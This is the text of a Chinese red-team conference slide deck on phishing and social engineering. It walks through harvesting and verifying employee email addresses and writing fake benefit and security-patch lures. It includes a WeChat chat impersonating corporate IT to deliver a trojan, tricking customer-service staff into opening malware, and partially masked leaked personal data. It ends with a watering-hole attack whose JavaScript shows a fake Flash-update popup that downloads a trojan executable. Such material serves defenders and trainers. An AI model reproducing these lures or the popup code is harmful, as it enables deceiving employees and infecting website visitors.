



雷神众测

攻防对抗 跨界交流

2020 西湖论剑大赛品质论坛·雷神众测 HACKING DAY

主办单位 | 杭州市公安局 | 共青团杭州市委 | 杭州市学生联合会

承办单位 | 安恒信息 | 杭州市网络安全研究所 | 杭州市网络安全协会

协办单位 | 安恒信息海特实验室 | 安恒信息雷神众测 | 安恒信息AiLPHA大数据实验室



你好，捕鱼人

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

演讲人：ske

安恒·水滴实验室 安全研究员

1

广撒网

- a) 邮箱收集
- b) QQ等第三方邮箱
- c) 目标员工邮箱
- d) OA办公系统

2

定向钓鱼

- a) 对收集到的邮箱用户定向钓鱼
- b) 通过关键字寻找鱼并定向钓鱼
- c) 在线客服
- d) 水坑

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

3

美味鱼饵

- a) 安装包
- b) Office宏
- c) 免杀上线 (白加黑+bypassUAC)
- d) 权限维持 (windows api)

[!] Missing API key.

防守方捕获类似样本，莫乱扣锅

从互联网中收集目标员工邮箱，发送钓鱼邮件

这里推荐使用theHarvester脚本收集邮箱

<https://github.com/laramies/theHarvester>

语法：-d参数指向目标的域名，-b all是用调用

theHarvester的所有模板查找邮箱

```
python3 theHarvester.py -d xxx.com -b all
```



作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅



a) 邮箱收集

微匹：<http://www.veryvp.com/>

hunter:

<https://hunter.io/search/domain.com>

Source: <https://github.com/0x00sec/veryvp>



查找 [C:\Program Files\Thunder\Thunder\Thunder.exe] 邮箱服务器...

[C:\Program Files\Thunder\Thunder\Thunder.exe] 邮件服务器: ['apt.192.168.1.1']

连接服务器: apt.192.168.1.1

连接服务器: apt.192.168.1.1

连接服务器: apt.192.168.1.1

连接服务器: apt.192.168.1.1

连接服务器: apt.192.168.1.1

[829] [-] wangyanbo@192.168.1.1 不存在

[825] [-] msjyfund.com.cn, liyuansheng@192.168.1.1 : 501 : (501, b'5.1.3 Bad recipient address syntax')

[828] [+] huangjianhui@192.168.1.1

[827] [+] anyu@192.168.1.1

[826] [+] cmbc@192.168.1.1

[823] [-] noreply@192.168.1.1 不存在

[822] [+] cardservice@192.168.1.1

[824] [-] huangpengcheng@192.168.1.1 不存在

[821] [+] linda1@192.168.1.1

[819] [+] wangting@192.168.1.1

[820] [+] zhangxinxiao@192.168.1.1

[818] [+] guixiao@192.168.1.1

[817] [+] wuxiaohang1@192.168.1.1

[816] [+] liuxiaolin6@192.168.1.1

[814] [-] msjyamc.com.cn, xiangziyun@192.168.1.1 : 501 : (501, b'5.1.3 Bad recipient address syntax')

[815] [+] huwenan@192.168.1.1

[812] [+] anyu@192.168.1.1

[813] [+] cibhk@192.168.1.1

[811] [+] wangrun1@192.168.1.1

[809] [+] liuhao22@192.168.1.1

[810] [+] huanghe5@192.168.1.1

[808] [+] yingxiwen@192.168.1.1

[807] [+] chengbinqi@192.168.1.1

[806] [+] kongwen1@192.168.1.1

a) 邮箱收集

收集到邮箱后，可以先验证邮箱
是否真实有效

防守方捕获类似样本，莫乱扣锅

git上也有不少项目

作者不再使用分享的文案和代码，



作者不再使用分享的文案和代码, 防守方捕获类似样本, 莫乱扣锅

b) QQ等第三方邮箱

使用QQ等第三方邮箱发送

马用压缩包压缩, 然后压缩包要记得加密, 目的是为了过邮件网关

正文

为了加强员工归属感，体现公司人文关怀，进一步推动公司企业文化建设，形成良好的企业向心力和凝聚力。特根据国家有关劳动政策法规及公司具体情况，制定以下福利制度。请所有人员下载附件补贴详情文档，在对话框里填写自己的姓名。

如若无法编辑，请安装附件里的flash安装包，安装结束后会自动运行，然后继续打开word文档编辑。

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅



 @qq.com
 行政服务部 确认

发件人: [redacted]@qq.com> | 其他选项

b) QQ等第三方邮箱

邮件内容要能吸引员工兴趣，最好是关乎到他们的利益，这样才能诱导他们查看。

并且设置自己的邮箱昵称与目标
相关，例如：行政服务部



c) 目标员工邮箱

使用目标员工的邮箱发送马，不用考虑邮件网关导致发不进去



d) OA办公系统

莫乱扣锅

OA办公系统可以获取目标大量员工联系方式，对一些安全意识薄弱的部门员工发送“非常重要”的消息。

定向钓鱼



雷神众测

对收集到的邮箱用户定向钓鱼



通过大数据查邮箱获取手机号，再通过手机号添加微信定向社工。

左图是我通过qq邮箱发送钓鱼邮件后，如果邮箱存在，则会显示已投递到对方邮箱，如果邮箱不存在，则显示投递失败，已退信。

通过该方法，也可以判断邮箱是否有效。

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

定向钓鱼



雷神众测

对收集到的邮箱用户定向钓鱼



通过qq邮箱发送，还有一个好处，就是有些用户会设置自动回复或者回复了我们的邮件，那么这时候就可以获取到该用户的一些信息

定向钓鱼



雷神众测

对收集到的邮箱用户定向钓鱼

密码:

111111 泄露5次

账号:

g****116 关联2次

李宁 关联1次

c****118 关联1次

手机:

1**** 关联1次

地区:

**** 关联1次

**** 关联1次

详细信息:

账号: 李宁

手机号: 139****1550 河北****移动

邮箱: lining9@****

地址: ****

从收集到的邮箱中选择了lining9用户的邮箱，在大数据中找到了该邮箱泄露的信息，我们应该关注的重点信息是手机号

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

定向钓鱼



雷神众测

对收集到的邮箱用户定向钓鱼

我通过了你的朋友验证请求，现在我们可以开始聊天了

请问是李宁吗？这个lining9@...是您的邮箱吗？

您好，是的

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

然后通过微信小号查找该手机号，并添加对方为好友。

这里我直接报对方的名字和邮箱号，一是可以判断是否加错，二是获取对方的信任。

定向钓鱼



雷神众测

对收集到的邮箱用户定向钓鱼

是不是邮箱有什么内容需要删掉吗?

是这样的，总部更新了安全桌面客户端补丁，通过邮件分发给各地区员工。但是您的邮件发不进去，所以就通过微信联系您并发送给您。

请问您现在在公司吗

现在没在啊，正在往回走，咋发不过去呢，是容量不够需要删除邮件吗?

这个问题已经通报过去了，运维部门会解决邮件问题。但估计一时半会儿解决不了，所以您明天早上尽量更新下补丁。

您下午回公司吗? 如果明天的话，那我明天早上发您补丁程序。

啊，我那个电脑是不是没有安全桌面

一会回去，正在往回走大概15分钟到

好哒。

制作和目标相关的木马，这个需要先去了解目标的情况。

这里我是调查了他们员工都是用了一种安全桌面客户端，所以我就伪装自己是公司的技术部门，让他更新补丁，于是将马发送给他后，不一会儿就上线到CS了。

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

定向钓鱼



通过关键字寻找鱼并定向钓鱼



作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅


举个例子，通用关键字有：联系方式、简历、招聘、应聘、贷款、手机号、邮箱 等等
对于一些特殊行业，那么可以自己联想关键字，例如 投标、招标、投诉 等等
自己发挥想象，各种关键字相互组合。

定向钓鱼



雷神众测

通过关键字寻找鱼并定向钓鱼



制作一个应聘简历马，然后发过去就可以了。


作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

定向钓鱼



雷神众测

在线客服



一些企业或者金融行业，他们的网站都有在线客服功能。那么可以通过人工服务去定向社工

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

例如：在线客服处有上传文件的功能，那么就将我们的马直接传上去，诱导客服运行。

或者就想办法加这些客服人员的微信，具体的话术自己构造。

在线客服

当前位置：信息公开

关于《办公类物资商品上架审核指南SGZN-017》的公告

2020-01-03 17:42:04

根据**国家电网**对2019年办公类物资框架采购的工作要求，**国家电网**公司根据商品审核专家意见修订《办公类物资商品上架审核指南》。现公布SGZN-017版本指南，相关资料请点击附件下载。

本指南于每次办公类物资集中审核期间进行修订。若对指南中内容的有疑问或建议，请致电022-58726583。

附件：

[《办公类物资商品上架审核指南SGZN-017》](#)

国家电网公司


作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

上图中的马的名字也是有根据的，我是在他们的网站上找到下面的信息，然后问客服打不开文件是什么原因。诱导客服尝试打开我们的马。

定向钓鱼



水坑



作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

前提：拿下了webshell后，在webshell中植入下面的项目。

<https://github.com/r00tSe7en/Flash-Pop>

效果：当有人第一次访问时，会触发下图的弹框，诱导访问者点击立即升级，这时候会跳转到我们的Flash木马地址自动下载。当访问者点击安装了木马后，就会上线到远控端。然后将访问者的浏览器设置一个cookies，避免访问者刷新后又弹框。这样就不会触发访问者的警觉了，误以为安装了Flash后就可以了。

定向钓鱼

水坑

```
function setCookie(cname,cvalue,exdays) {
    var d = new Date();
    d.setTime(d.getTime() + (exdays*24*60*60*1000));
    var expires = "expires=" + d.toGMTString();
    document.cookie = cname + "=" + cvalue + ";" + expires + ";path=/";
}

function getCookie(cname) {
    var name = cname + "=";
    var decodedCookie = decodeURIComponent(document.cookie);
    var ca = decodedCookie.split(';');
    for(var i = 0; i < ca.length; i++) {
        var c = ca[i];
        while (c.charAt(0) == ' ') {
            c = c.substring(1);
        }
        if (c.indexOf(name) == 0) {
            return c.substring(name.length, c.length);
        }
    }
    return "";
}

var download666 = function() {
    setCookie("username1", "True", 30);
    setTimeout("location.href='./'", 500 );
    setTimeout("localStorage.setItem('isUpdate', '1');", 500 );
    window.open('./autoinstall/flashplayerpp_install_cn.exe');
}
```

修改的js代码

```
function checkCookie() {
    var user=getCookie("username1");
    if (user == "") {
        document.write("<script src='./layer/jquery.min.js'></script>");
        document.write("<script src='./layer/layer.js'></script>");
        window.onload = function(){
            layer.open({
                type: 1,
                move: false ,
                area: ['613px', '328px'],
                title: false,
                shade: 0.6,
                //maxmin: true ,
                anim: 1,
                offset: '100px',
                scrollbar: false,
                content: "<a href='./autoinstall/flashplayerpp_install_cn.exe'>download666</a><img src='./flash.jpg'></a> //创建图像
            });
        }
    }
}

checkCookie();
```

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

先安装我们要伪装的程序，获取该程序的
原文件

安装包



作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

activex.vch	2020/6/3 9:53	VCH 文件	161 KB
[REDACTED]	2020/7/3 17:07	[REDACTED]	24 KB
FlashInstall64.log	2020/7/3 17:04	文本文档	8 KB
flashupdater.cfg	2020/7/3 16:49	CFG 文件	1 KB
FlashUtil_ActiveX.dll	2020/6/3 9:53	应用程序扩展	708 KB
FlashUtil_ActiveX.exe	2020/6/3 9:53	应用程序	987 KB
FlashUtil64_32_0_0_387_pepper.dll	2020/7/3 16:49	应用程序扩展	659 KB
FlashUtil64 32 0 0 387 pepper.exe	2020/7/3 16:49	应用程序	1,005 KB
[REDACTED]	2020/7/2 16:32	[REDACTED]	42 KB
manifest.json	2020/7/3 16:49	JSON 文件	3 KB
[REDACTED]	2020/7/2 10:43	[REDACTED]	2,906 KB
pepper.vch	2020/7/3 16:49	VCH 文件	183 KB

美味鱼饵

安装包

制作一个安装包，并且在安装过程中就运行马，核心代码如下：




作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

